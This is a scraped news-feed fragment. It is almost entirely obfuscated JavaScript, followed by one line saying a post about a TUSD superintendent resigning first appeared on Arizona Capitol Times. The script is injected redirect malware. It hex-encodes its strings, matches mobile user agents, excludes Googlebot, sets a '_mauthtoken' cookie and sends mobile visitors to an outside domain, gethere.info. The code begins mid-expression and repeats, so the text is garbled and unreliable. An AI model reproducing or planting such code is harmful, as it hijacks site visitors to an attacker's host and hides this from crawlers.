)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post TUSD superintendent says he’s resigning on June 30 first appeared on Arizona Capitol Times.
]]>